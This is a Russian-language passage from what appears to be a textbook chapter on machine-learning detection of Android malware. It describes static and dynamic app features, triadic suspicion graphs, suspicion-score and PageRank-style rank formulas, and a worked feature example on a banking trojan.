Для многих признаков можно определить две версии. Бинарная версия признака принимает значение 0 или 1 в зависимости от отсутствия или наличия признака. Например, можно связать признак с вызовом функции API. Если приложение выполняет в коде хотя бы один вызов этого API, бинарной версии присваивается 1; в противном случае - 0. Статистическая версия того же признака может отражать количество вызовов API приложением. Либо она может регистрировать число вызовов функции API с определёнными входными данными и возвращать такую статистическую величину, как среднее, медиана или стандартное отклонение результатов. В литературе по обнаружению вредоносных программ на основе машинного обучения часто встречаются следующие признаки:

Разрешения

Можно разработать ряд признаков, связанных с разрешениями, которые запрашивает приложение. Например, можно создать бинарный признак для каждого разрешения. Также можно определить статистические признаки, соответствующие числу запрошенных обычных, подписных и опасных разрешений. Согласно официальному сайту разработчиков Android, опасные разрешения либо связаны с личными данными пользователей, либо могут повлиять на такие данные. Например, мы уже видели, что вредоносная программа `com.bp.statis.bloodsugar`, обсуждавшаяся в главе 3, запрашивает разрешение `READ_CONTACTS`, хотя нет особых оснований считать, что приложению для отслеживания уровня сахара в крови требуется доступ к контактам пользователя.

Активности

Как обсуждалось в главе 3, активности реализуют визуальный интерфейс приложения Android и объявляются в файле манифеста. Можно создать набор бинарных признаков, показывающих, используется ли каждая активность. Потенциальным признаком также является общее число активностей.

Службы

Приложения используют службы для реализации длительных фоновых операций, обеспечивающих взаимодействие с системой. Как и в случае активностей, можно определить бинарные признаки, показывающие, используется ли каждая служба. Кроме того, можно определить простые счётчики и статистические признаки. Например, для службы `com.bp.statis.bloodsugar.PE`, обсуждавшейся в главе 3, мы могли бы установить это значение в 1, поскольку нет особых причин, по которым приложению для отслеживания уровня сахара в крови следовало бы прослушивать входящие уведомления всех приложений системы.

Поставщики содержимого

Поставщик содержимого инкапсулирует данные и предоставляет их другим приложениям. Для каждого поставщика может существовать признак со значением 0, если он отсутствует, и 1, если присутствует в приложении. Кроме того, можно создать признак количества используемых приложением поставщиков содержимого.

Широковещательные приёмники

Компонент широковещательного приёмника приложения позволяет ему получать широковещательные сообщения от системы или других приложений. Как и в предыдущих случаях, для таких приёмников можно создавать бинарные признаки, счётчики и статистические признаки. Однако, хотя широковещательные приёмники, объявленные в файле манифеста, найти легко, обнаружить объявленные во время выполнения удаётся не всегда, особенно если они являются частью зашифрованного или обфусцированного кода. Кроме того, некоторым приложениям может требоваться регистрация приёмника `RECEIVE_SMS`, позволяющего перехватывать входящий SMS-трафик, например одноразовые пароли или предупреждения о подозрительной активности.

Фильтры намерений

Активности, службы и широковещательные приёмники могут использовать фильтры намерений, чтобы задавать виды операций, на которые они будут отвечать. В случае широковещательных приёмников намерения определяют виды широковещательных сообщений, которые те способны обрабатывать. Как и в предыдущих случаях, для намерений можно определять и извлекать бинарные и статистические признаки.

Вызовы API

Платформа Android предоставляет набор пакетов API, которые разработчики могут использовать для создания приложений. Можно создать бинарные признаки для каждого пакета API (в зависимости от того, вызывается он или нет), а также для каждого класса внутри пакетов (в зависимости от того, вызывается ли класс). Кроме того, числовые признаки пакета API могут отслеживать, сколько раз приложение вызывает класс внутри пакета или функцию внутри класса. Далее в этой главе мы подробно представим признаки API, поскольку на их основе можно создавать более сложные признаки.

Сетевые элементы

Исходный код приложения Android может содержать множество сетевых элементов, например IP-адреса, URL и имена узлов. Их можно собирать для формирования бинарных и статистических признаков, например количества имён узлов в файле. В качестве признака также можно использовать число внешних URL, упоминаемых в коде.

Автор вредоносной программы может пытаться затруднить статический анализ с помощью различных средств. К ним относятся использование непонятных имён переменных, шифрование частей кода и другие методы обфускации, например рефлексия (см. главу 3). Можно также определить статические признаки, описывающие наличие подобных явлений в коде приложения и частоту их появления.

Динамические признаки

Результаты динамического анализа также можно преобразовать в признаки машинного обучения. Как говорилось в главе 4, динамический анализ сосредоточен на наблюдаемых свойствах и поведении приложений во время выполнения. Поэтому полученные из него признаки описывают фактически наблюдавшиеся события, а не более умозрительные признаки, извлечённые посредством статического анализа кода.

Для создания многих таких признаков приложению необходимо подать некоторый набор входных данных, например взаимодействия приложения с пользователем (примером служит команда `monkey`, обсуждавшаяся в главе 4). Можно запустить приложение с первыми входными данными и получить некоторые результаты, затем запустить со вторыми и получить дополнительные результаты, продолжая процесс до исчерпания всех входных данных набора. Кроме того, признаки можно извлекать путём анализа сетевого трафика, создаваемого при запуске приложения через такие программы, как tcpdump и Wireshark.

В литературе широко обсуждались следующие динамические признаки платформы Android:

Службы

Можно создавать динамические признаки, регистрирующие каждую запущенную службу. Они могут быть бинарными (в зависимости от того, запускает ли приложение данную службу) или числовыми (например, среднее число вызовов службы по набору входных данных). Потенциальным признаком также является общее число запущенных служб. Кроме того, последовательность служб можно связать с признаком, регистрируя, вызывает ли приложение когда-либо эту последовательность (бинарный признак) или сколько раз в среднем оно вызывает её по набору входных данных (числовой признак).

DexClassLoader

Это стандартный Android API, используемый для загрузки классов из файлов `.jar` и `.apk`, содержащих файл `classes.dex`. Вредоносные приложения часто используют этот API для уклонения от статического анализа, поскольку он позволяет выполнять код, не происходящий из исходного кода приложения (один из примеров - семейство вредоносных программ Xenomorph, обсуждавшееся в главе 4). Можно создать признак со значением 1, если приложение вызывает `DexClassLoader`, и 0 в противном случае. Дополнительные признаки можно определить по числу вызовов, последовательностям n-грамм и другой статистике.

Разрешения

Можно создать бинарные признаки, регистрирующие вызов приложением API, которому требуется определённое разрешение, даже если само разрешение отсутствует в коде приложения. Хотя приложения Android обязаны явно объявлять все запрашиваемые разрешения в файле манифеста, они могут пытаться обойти это требование, получая разрешения иными способами. Одна из стратегий - использование скрытого канала, например обмена данными между несколькими APK. Такое поведение создаёт проблему для специалистов по динамическому анализу, поскольку их лабораторные среды должны уметь одновременно запускать несколько взаимодействующих приложений. Как и в предыдущих случаях, на основе разрешений можно создавать статистические признаки и признаки n-грамм. Например, для вредоносной программы Xenomorph мы зарегистрировали бы факт вызова API специальных возможностей, присвоив этому значению 1.

Утечки данных

Приложение может иногда допускать утечку личных данных пользователя: случайно из-за низкого качества кода либо намеренно, пытаясь похитить данные. Можно создавать признаки, отражающие содержимое утечки.

Использование криптографии

Можно определить признак, отслеживающий выполнение приложением любых криптографических операций. Когда APK выполняет операции шифрования, например для хранения зашифрованных файлов, песочница, в которой он запущен, может это отследить и зарегистрировать. Бинарному признаку можно присвоить 1, если приложение создаёт какие-либо зашифрованные файлы во время выполнения, и 0 в противном случае. Такое поведение наблюдается в приложении Xenomorph: см. функцию `encryptMessage` в листинге 4-5, которую приложение может вызвать ноль или несколько раз во время выполнения в среде песочницы.

Сетевая активность

Можно использовать набор признаков для отслеживания операций открытия и закрытия сетевых сокетов, регистрируя узел назначения. Кроме того, можно создавать признаки на основе данных, полученных из сети, а также источника этих данных и любых данных, отправляемых приложением другим участникам сети.

Отправка SMS-сообщений

Когда приложение отправляет текстовые сообщения во время выполнения, можно регистрировать личность получателя и содержимое сообщения для использования в качестве признаков. Также можно подсчитать общее число сообщений, отправленных во время выполнения, или определить бинарный признак со значением 1, если приложение отправило хотя бы одно сообщение.

Телефонные вызовы

Вредоносные приложения Android иногда совершают телефонные вызовы, например на платные номера. В таких случаях можно определить признаки для хранения набранных номеров либо использовать бинарный признак, регистрирующий факт вызова каких-либо внешних номеров.

Обработанные намерения

Можно захватывать намерения, на которые приложение отвечает во время выполнения, и регистрировать их как динамические признаки.

Файлы

Можно создавать признаки, регистрирующие имена любых библиотечных файлов, используемых приложением. Кроме того, когда приложение читает определённые файлы или записывает в них, можно захватывать имя и содержимое файла, а затем формировать на их основе признаки.

Признаки вызовов методов (слабая тактика)

Стремясь выйти за рамки базовых статических и динамических данных, некоторые исследователи обратились к вызовам методов API как к потенциальным признакам. Платформа Android предоставляет набор пакетов API, с помощью которых разработчики получают доступ к множеству ценных функций. Например, пакет `android.accessibilityservice` помогает пользователям с ограниченными возможностями взаимодействовать с устройствами Android. Однако разработчики вредоносных программ также могут использовать его и широко им злоупотребляют.

Каждый пакет API содержит ряд классов, а каждый класс - собственные методы, на основе которых можно определять новые признаки моделей. Например, чтобы создать признаки с использованием 171 пакета в Android API 23, можно построить для каждого приложения Android 171-мерный вектор признаков, отражающий частоту вызова приложением методов каждого пакета. Например, если некоторый пакет API содержит 40 методов из разных классов и приложение вызывает каждый из них дважды, соответствующее значение признака будет равно `40 × 2`, то есть 80.

Значения этих признаков API могут сильно различаться. Например, рассмотрим 171 значение признаков API, связанных с доброкачественным образцом ESPN 6.0.4. Наибольшее из них равно 161 698, а наименьшее - 0, что даёт стандартное отклонение 10 488,26. В отличие от него, другой доброкачественный образец, `com.hancom.office.editor (v1, 75d1)`, имеет наибольшее значение признака API 6 и наименьшее 0, а стандартное отклонение составляет лишь 0,61. Интуитивно вам может захотеться нормализовать значения признаков, чтобы учесть эту разницу, однако нормализация необязательна, поскольку хорошие алгоритмы машинного обучения автоматически определят, какие значения данного признака помогают создавать качественные разделители между вредоносными и доброкачественными программами.

Хотя такие признаки на основе API встречаются в литературе, разработчики вредоносных программ могут легко от них уклоняться. Чжэнцуань Цай и Роланд Яп исследовали 57 антивирусных инструментов Android в работе 2016 года «Inferring the Detection Logic and Evaluating the Effectiveness of Android Anti-Virus Apps». Они обнаружили, что злоумышленники способны легко раскрыть логику обнаружения в антивирусных приложениях, использующих только статический анализ, что позволяет уклоняться от обнаружения. Например, в данном случае разработчики могут

добавить множество фиктивных вызовов признаков API, чтобы изменить 171-мерный вектор признаков приложения. Аналогично такие методы обфускации, как рефлексия и динамическая загрузка кода, могут уменьшить значения признаков приложения. Для особенно хорошо скрытых вызовов методов значения признаков могут даже упасть до нуля, если статический анализ не найдёт эти вызовы, например когда они находятся в зашифрованном фрагменте кода. Для полноты модели машинного обучения должны включать как статические, так и динамические признаки вызовов API.

В отличие от них, расширенные признаки, основанные на таких методах, как триадные графы подозрительности, ориентиры, кластеризация признаков и корреляционные графы, весьма эффективны при выявлении вредоносных приложений Android. Эксперименты показали, что злоумышленникам труднее уклоняться от таких признаков, отчасти потому, что им сложно точно определить, как эти признаки используются в системе обнаружения. Оставшаяся часть главы знакомит с этими расширенными признаками.

Признаки триадного графа подозрительности

Вместо использования вызовов методов API по отдельности можно создать более устойчивую группу признаков, полученных из особого класса графов, называемых триадными графами подозрительности (triadic suspicion graphs, TSG). По существу, TSG стремится понять различия между использованием пакета API доброкачественными программами, с одной стороны, и разными видами вредоносных приложений - с другой. На рисунке 6-1 показан TSG, сравнивающий доброкачественные программы с банковскими троянами. В следующих абзацах мы рассмотрим его элементы.

TSG состоит из вершин, соединённых рёбрами. В данном контексте TSG содержит три вида вершин: полный набор вызовов пакетов API, определённых в Android API, выбранные доброкачественные программы и выбранные вредоносные программы, случайным образом взятые соответственно из более крупных коллекций доброкачественных и вредоносных программ. Рёбра TSG определяются следующим образом:

1. Для каждой доброкачественной программы g и каждого вызова пакета API a, если g хотя бы один раз вызывает метод из a, существует ребро из g в a.

2. Для каждой пары вызовов пакетов API a_1 и a_2, если a_1 вызывает любой метод из a_2, существует ребро из a_1 в a_2.

3. Для каждой вредоносной программы b и каждого вызова пакета API a, если b хотя бы один раз вызывает любой метод из a, существует ребро из b в a.




Рисунок 6-1. Частичный TSG, содержащий три доброкачественных образца

Коллекции доброкачественных и вредоносных программ необязательно должны быть фиксированными. Аналитик может использовать одну выборку на одной неделе, перейти к другой на следующей и продолжать регулярно их менять, создавая движущуюся цель. Изменение наборов меняет поверхность атаки и затрудняет противнику угадывание точного характера защиты.

Мы также предлагаем сохранять размеры наборов относительно небольшими и тоже изменять их. Например, имея доступ к 1 миллиону доброкачественных и 10 000 вредоносных образцов, на первой неделе можно выбрать лишь по 1 000 образцов для каждой группы, на следующей - 1 322, на третьей - 1 127 и так далее. Частое изменение размеров выборок - ещё один способ оставить злоумышленника в неведении относительно характера используемой защиты; однако количество образцов в двух наборах должно быть примерно одинаковым.

Определив вершины и рёбра TSG, мы взвешиваем рёбра с помощью весовой функции. В данном контексте веса отражают число вызовов приложением методов соответствующего пакета API. Для любого ребра из доброкачественного или вредоносного приложения `v` в пакет API `a` обозначим через `f(v, a)` число вызовов приложением `v` методов из `a`. Следующие уравнения демонстрируют пять правдоподобных определений весовой функции `w`. Функции `w_1`, `w_2` и `w_3` представляют соответственно линейную, квадратичную и кубическую зависимости между частотой вызовов пакета API и весом ребра, а `w_4` и `w_5` описывают другие возможные нелинейные зависимости:

```
w_1(v, a) = f(v, a)
w_2(v, a) = f(v, a)^2
w_3(v, a) = f(v, a)^3
w_4(v, a) = √f(v, a)
w_5(v, a) = ln(f(v, a) + 1)
```

Наличие разных определений полезно, поскольку большинство алгоритмов машинного обучения очень чувствительны к входным признакам и не всегда способны правильно вывести наиболее точные нелинейные зависимости между точками данных только с помощью механизма моделирования.

Весам рёбер между парами вызовов пакетов API мы присваиваем одно и то же стандартное значение 1. Причина в том, что нас больше интересует наличие определённого ребра, чем частота вызовов одним пакетом API другого внутри Android API, поскольку злоумышленники не могут управлять этими связями.

Взвешенные рёбра показаны на рисунке 6-1, где используется функция `w_1`, а направленные стрелки отображают отношения вызовов между парами пакетов API. Теперь можно заметить, что ни один из трёх доброкачественных образцов не вызывает пакет API `android.app.admin`, тогда как два из трёх банковских троянов вызывают его несколько раз. Подобные закономерности могут помочь выявлять вредоносные приложения.

Оценки подозрительности

Определив TSG, теперь можно вычислить оценку подозрительности пакета API. Вкратце, пакет API, который часто вызывается вредоносными программами, но не доброкачественными, считается более подозрительным, чем пакет, часто вызываемый доброкачественными программами, но не вредоносными. Одних оценок подозрительности недостаточно, чтобы предсказать вредоносность приложения Android, однако они создают набор признаков, который может обеспечить хорошую прогностическую эффективность. Более того, поскольку разработчик вредоносной программы не будет знать эталонные наборы и весовые функции, использованные для создания TSG, ему будет нелегко уклониться от применяющих их механизмов обнаружения.

Мы определяем 12 возможных функций оценки подозрительности, от `sus_1` до `sus_12`. Наличие нескольких функций-кандидатов снижает склонность к переобучению заранее определённой модели. Когда эти оценки и другие признаки подаются на вход, методы машинного обучения могут определить, какая функция оценки подозрительности лучше всего отличает доброкачественные приложения от вредоносных. Можно заметить, что приведённые далее определения функций тесно связаны с весовыми функциями от `w_1` до `w_5`:

```
                  Σ_(i=1)^n I(b_i, a_j)
sus_1(a_j) = --------------------------------
             Σ_(i=1)^n I(b_i, a_j)   Σ_(i=1)^m I(g_i, a_j)
             --------------------- + ---------------------
                       n                       m

                  Σ_(i=1)^n f(b_i, a_j)
sus_2(a_j) = --------------------------------
             Σ_(i=1)^n f(b_i, a_j)   Σ_(i=1)^m f(g_i, a_j)
             --------------------- + ---------------------
                       n                       m

sus_3(a_j) =
  [(Σ_(i=1)^n f(b_i, a_j)^2) / n] /
  {[(Σ_(i=1)^n f(b_i, a_j)^2) / n] +
   [(Σ_(i=1)^m f(g_i, a_j)^2) / m]}

sus_4(a_j) =
  [(Σ_(i=1)^n f(b_i, a_j)^3) / n] /
  {[(Σ_(i=1)^n f(b_i, a_j)^3) / n] +
   [(Σ_(i=1)^m f(g_i, a_j)^3) / m]}

sus_5(a_j) =
  [(Σ_(i=1)^n √f(b_i, a_j)) / n] /
  {[(Σ_(i=1)^n √f(b_i, a_j)) / n] +
   [(Σ_(i=1)^m √f(g_i, a_j)) / m]}

sus_6(a_j) =
  [(Σ_(i=1)^n ln(f(b_i, a_j) + 1)) / n] /
  {[(Σ_(i=1)^n ln(f(b_i, a_j) + 1)) / n] +
   [(Σ_(i=1)^m ln(f(g_i, a_j) + 1)) / m]}

sus_7(a_j) =
  {Σ_(i=1)^n I(b_i, a_j) /
   [Σ_(a_j) Σ_(i=1)^n I(b_i, a_j)]} /
  {{Σ_(i=1)^n I(b_i, a_j) /
    [Σ_(a_j) Σ_(i=1)^n I(b_i, a_j)]} +
   {Σ_(i=1)^m I(g_i, a_j) /
    [Σ_(a_j) Σ_(i=1)^m I(g_i, a_j)]}}

sus_8(a_j) =
  {Σ_(i=1)^n f(b_i, a_j) /
   [Σ_(a_j) Σ_(i=1)^n f(b_i, a_j)]} /
  {{Σ_(i=1)^n f(b_i, a_j) /
    [Σ_(a_j) Σ_(i=1)^n f(b_i, a_j)]} +
```

```
   {Σ_(i=1)^m f(g_i, a_j) /
    [Σ_(a_j) Σ_(i=1)^m f(g_i, a_j)]}}

sus_9(a_j) =
  {Σ_(i=1)^n f(b_i, a_j)^2 /
   [Σ_(a_j) Σ_(i=1)^n f(b_i, a_j)^2]} /
  {{Σ_(i=1)^n f(b_i, a_j)^2 /
    [Σ_(a_j) Σ_(i=1)^n f(b_i, a_j)^2]} +
   {Σ_(i=1)^m f(g_i, a_j)^2 /
    [Σ_(a_j) Σ_(i=1)^m f(g_i, a_j)^2]}}

sus_10(a_j) =
  {Σ_(i=1)^n f(b_i, a_j)^3 /
   [Σ_(a_j) Σ_(i=1)^n f(b_i, a_j)^3]} /
  {{Σ_(i=1)^n f(b_i, a_j)^3 /
    [Σ_(a_j) Σ_(i=1)^n f(b_i, a_j)^3]} +
   {Σ_(i=1)^m f(g_i, a_j)^3 /
    [Σ_(a_j) Σ_(i=1)^m f(g_i, a_j)^3]}}

sus_11(a_j) =
  {Σ_(i=1)^n √f(b_i, a_j) /
   [Σ_(a_j) Σ_(i=1)^n √f(b_i, a_j)]} /
  {{Σ_(i=1)^n √f(b_i, a_j) /
    [Σ_(a_j) Σ_(i=1)^n √f(b_i, a_j)]} +
   {Σ_(i=1)^m √f(g_i, a_j) /
    [Σ_(a_j) Σ_(i=1)^m √f(g_i, a_j)]}}

sus_12(a_j) =
  {Σ_(i=1)^n ln(f(b_i, a_j) + 1) /
   [Σ_(a_j) Σ_(i=1)^n ln(f(b_i, a_j) + 1)]} /
  {{Σ_(i=1)^n ln(f(b_i, a_j) + 1) /
    [Σ_(a_j) Σ_(i=1)^n ln(f(b_i, a_j) + 1)]} +
   {Σ_(i=1)^m ln(f(g_i, a_j) + 1) /
    [Σ_(a_j) Σ_(i=1)^m ln(f(g_i, a_j) + 1)]}}
```

Все эти функции оценки подозрительности используют индикаторную функцию `I(v_1, v_2)` для обозначения существования ребра из вершины `v_1` в `v_2`, где `v_1, v_2 ∈ A ∪ G ∪ M`. Иными словами, если `f(v_1, v_2)` больше 0, то `I(v_1, v_2)` равна 1; в противном случае она равна 0. (Фактически функцию `I(v, a)` для рёбер из приложений в пакеты API можно рассматривать как ещё один вид весовой функции.) Через `n` мы обозначаем число вредоносных образцов, а через `m` - число доброкачественных образцов.

Например, согласно первой функции, `sus_1`, если пакет API `a_j` вызывается 100 вредоносными приложениями `b` и 10 доброкачественными приложениями `g` из наших выборок, мы обоснованно считаем приложения, вызывающие этот пакет API, более подозрительными, чем те, которые его не вызывают. Определение `sus_7` - другой способ выразить ту же интуицию: функция API, которую вредоносные приложения вызывают активнее, чем доброкачественные, будет иметь более высокую оценку подозрительности. Уравнения от `sus_7` до `sus_12` основаны на предположениях, сходных с предположениями от `sus_1` до `sus_6`, за исключением того, что они оценивают подозрительность одного пакета API относительно всех пакетов API, а не только относительно него самого.

Ранг подозрительности

Оценки подозрительности характеризуют один вызов пакета Android API, рассматривая, как этот пакет вызывают вредоносные и доброкачественные программы. Однако пакет может сам вызывать другие пакеты внутри Android API. Если пакет `P1` выполняет множество вызовов другого пакета `Q` с высокой оценкой подозрительности, первый пакет следует ранжировать как более подозрительный, чем пакет `P2`, который не выполняет вызовов пакетов с высокой оценкой подозрительности.

Ситуация немного похожа на человека, который часто звонит торговцу наркотиками. Даже если сам по себе этот человек не считается подозрительным, тот факт, что он регулярно контактирует с торговцем наркотиками, делает его подозрительным. Именно такая интуиция лежит в основе знаменитого алгоритма PageRank Поиска Google, который определяет важность веб-страницы с учётом важности веб-страниц, ссылающихся на неё.

В действительности оценки подозрительности можно объединить с PageRank и определить семейство функций ранга подозрительности, отражающих эти интуитивные соображения. PageRank вычисляет важность веб-страниц по следующей формуле:

```
PR(v) = (1 - d) / N + d × Σ_((u,v) in E) PR(u)out(u)
```

Здесь `E` - множество рёбер в интернете; `N` - общее число узлов, или вершин, в интернете; `d ∈ [0, 1]`, называемый коэффициентом затухания, обычно устанавливается равным 0,85; а `out(u)` - исходящая степень узла `u`, то есть число выходящих из него рёбер. Выражение `(1 - d) / N` отражает вероятность того, что пользователь попадёт на веб-страницу `v`, явно введя её адрес в браузере, тогда как оставшаяся часть выражения предназначена для отражения вероятности попадания пользователя на страницу `v` по ссылкам.

Далее мы определяем ранг подозрительности пакета Android API `a` относительно фиксированной функции оценки подозрительности `sus`. Можно использовать любую из функций, описанных ранее в этой главе, или совершенно новую функцию при условии, что она сопоставляет оценку подозрительности каждой функции в Android API:

```
SR_sus(a) = (1 - δ) / |A| +
            δ × Σ_(a' in A,(a',a) in E)
                [sus(a') × SR_sus(a')] / out(a')
```

Параметр `δ ∈ [0, 1]` - коэффициент затухания, аналогичный `d` в PageRank. На практике мы устанавливаем его равным 0,85, как это обычно делают в PageRank. Значение `a'` - любой пакет, вызываемый пакетом `a`, а значение `out(a')` - исходящая степень узла TSG, соответствующего `a'`. Иными словами, оно представляет число пакетов API, вызываемых пакетом `a'`.

Читатели могли заметить, что определение ранга подозрительности главным образом опирается на небольшую часть TSG, а именно на вершины, представляющие пакеты API, и рёбра между ними. В результате эта структура не зависит от выбора приложений в наборах доброкачественных и вредоносных программ, и противники не могут ею манипулировать, поскольку она (то есть Android API) открыто представлена в коде и документации Android. Этот подход отличается от графов вызовов функций, описанных в предыдущих работах, которые обычно зависят от последовательности операций внутри конкретных отдельных приложений и потому лишены случайности - ключевого элемента, заставляющего разработчиков вредоносных программ гадать. Некоторые из этих альтернативных подходов перечислены в разделе «Дополнительная литература» на странице 202.

Признаки TSG

В двух предыдущих разделах определены способы вычисления оценок и рангов подозрительности пакетов API в заданном TSG. Всего у нас имеется 24 вида основанных на подозрительности оценок, связанных с каждым пакетом API. При желании исследователи могут добавлять новые. Далее эти основанные на подозрительности оценки необходимо использовать для создания того, что мы называем признаками TSG для Android-приложений. Эти признаки отражают поведение всех приложений при вызове пакетов, то есть приложению необязательно входить в выборку вредоносных или доброкачественных программ, чтобы иметь признаки TSG.

Для создания этих признаков сначала ранжируем пакеты API по убыванию результатов оценки и ранга подозрительности. Теоретически чем выше ранг пакета API, тем он подозрительнее. Однако у нас будет шум, возможно обусловленный выбором приложений для выборки. Поэтому вместо непосредственного использования ранжированного списка пакетов перед получением признаков TSG мы применяем к нему оконную сегментацию.

Основная идея оконной сегментации заключается в использовании целого числа `W`, большего 1, для разделения списка на ряд корзин, начиная с его начала. Как показано на рисунке 6-2, каждая корзина (за возможным исключением последней) содержит `W` пакетов API с близкими основанными на подозрительности оценками или рангами.




Рисунок 6-2. Оконное ранжирование пакетов API по убыванию оценок и рангов подозрительности

Предположим, что пакеты API от `a_1` до `a_W` находятся в одной корзине, а соответствующие значения признаков API некоторого приложения равны от `f_1` до `f_W`. Для каждой корзины можно вычислить признак TSG одним из следующих шести способов:

Бинарное значение. Вызывает ли это приложение какие-либо пакеты API из данной корзины? Если да, этот бинарный признак равен 1; в противном случае он равен 0.

Число пакетов API. Сколько пакетов API из этой корзины вызывает приложение? Значение признака является целым числом `Σ_(j=1)^W I(f_j)`, где функция `I(f_j) = 1`, если `f_j > 0`; в противном случае она равна 0.

Максимальное значение частоты. Каково максимальное значение среди частот вызовов приложением всех пакетов API из корзины? Значение признака является целым числом `max_(j=1)^W f_j`.

Медианное значение частоты. Каково медианное значение среди частот вызовов? Значение признака является целым числом `median_(j=1)^W f_j`.

Сумма частот. Сколько всего раз это приложение вызывает пакеты API из данной корзины? Значение признака является целым числом `Σ_(j=1)^W f_j`.

Взвешенная сумма. Каково было бы значение, если на основе суммы частот взять в качестве соответствующего веса оценку подозрительности, заданную функцией ρ? Этот признак является вещественным числом `Σ_(j=1)^W ρ_j f_j`, где `ρ_j` обозначает оценку подозрительности пакета API `a_j`.

Чтобы показать, как работают эти признаки, рассмотрим небольшой набор данных из трёх банковских троянов и трёх доброкачественных образцов, представленный ранее в этой главе. Предположим, таблица 6-1 показывает частоту, с которой вредоносный образец Regon вызывает четыре пакета API.

Таблица 6-1. Частота вызовов пакетов API программой Regon

	`android.view`	`java.net`	`android.app.admin`	`java.util`
Частота	35	0	1	112

Если использовать `sus_1` в качестве функции оценки подозрительности, пакеты можно отсортировать по убыванию их оценок подозрительности, как показано в таблице 6-2.

Таблица 6-2. Оценки подозрительности пакетов, вызываемых программой Regon

	`android.app.admin`	`android.view`	`java.util`	`java.net`
Оценка подозрительности	1	0,5	0,5	0,25

Предположим теперь, что в качестве размера окна используется `W = 2`. В этом случае имеются две корзины: первая содержит `android.app.admin` и `android.view`, а вторая - `java.util` и `java.net`. Из первой корзины мы получаем для Regon следующие значения признаков: бинарное значение 1, число пакетов API 2, сумму частот 36, максимальное значение частоты 35, медианное значение частоты 18 и взвешенную сумму `1 × 1 + 0,5 × 35`, то есть 18,5. Значения признаков, созданных второй корзиной, равны соответственно 1, 1, 112, 112, 56 и 56.

Теперь предположим, что этот процесс повторяется с использованием как функции оценки подозрительности `sus_1`, так и формулы ранжирования подозрительности. В таблице 6-3 показаны полученные ранги подозрительности после сортировки.

Таблица 6-3. Ранги подозрительности пакетов, вызываемых программой Regon

	`java.util`	`java.net`	`android.view`	`android.app.admin`
Ранг подозрительности	0,1025	0,0811	0,0375	0,0375

Эти ранги подозрительности создают для Regon из первой корзины следующие значения признаков: бинарное значение 1, число пакетов API 1, сумму частот 112, максимальную частоту 112, медианную частоту 56 и взвешенную сумму `0,1025 × 112 + 0,0811 × 0`, то есть 11,48. Для вызовов API во второй корзине Regon имеет соответствующие значения признаков 1, 2, 36, 35, 18 и 1,35.

В этом примере мы создали признаки TSG для Regon на основе подмножества пакетов Android API и части полного TSG. Однако в реальной реализации можно использовать все 171 пакет API, 24 различные функции оценки подозрительности и 6 методов вычисления признаков TSG для каждой функции. В результате при использовании `W`, равного 10, для каждого приложения можно создать 2 592 признака TSG.

Кроме того, поскольку параметр `W` находится под нашим контролем, его можно изменять несколькими способами. Например, имея четыре пакета API с оценками подозрительности 0,9, 0,3, 0,29 и 0,2, можно разделить их на две корзины одинакового размера: `(0,9, 0,3)` и `(0,29, 0,2)`. В качестве альтернативы можно сгруппировать близкие оценки, используя переменный размер окна и разделив их на две корзины: `(0,9)` и `(0,3, 0,29, 0,2)`. Такое использование размера окна даёт преимущество: оно создаёт для противника ещё одно осложнение. Если злоумышленник изменит количество вызовов классов в одном или двух пакетах Android API во вредоносной программе, это не окажет большого влияния на способ получения признаков, поскольку пакеты с близкими

признаками будут объединены, что снизит влияние любого отдельного признака. Переменный размер окна потенциально может иметь негативный эффект в виде снижения прогностической эффективности полученных классификаторов, однако, как покажут последующие главы, это не представляет серьёзной проблемы.

Подробнее об экспериментах, демонстрирующих трудность обхода этих признаков, см. в работах «DBank: Predictive Behavioral Analysis of Recent Android Banking Trojans» Чунъяна Бая и соавторов и «Android Malware Detection via (Somewhat) Robust Irreversible Feature Transformations» Цяня Ханя и соавторов.

Признаки на основе ориентиров

Другой способ создания признаков Android-приложений, от которых злоумышленникам трудно уклониться, основан на понятии ориентиров. Предположим, вы рассматриваете покупку дома. Ваша оценка справедливой цены дома, вероятно, будет зависеть от нескольких факторов, одним из которых могут быть цены продажи некоторых других домов (например, домов похожего размера и возраста в том же районе). Эти эталонные дома мы называем ориентирами.

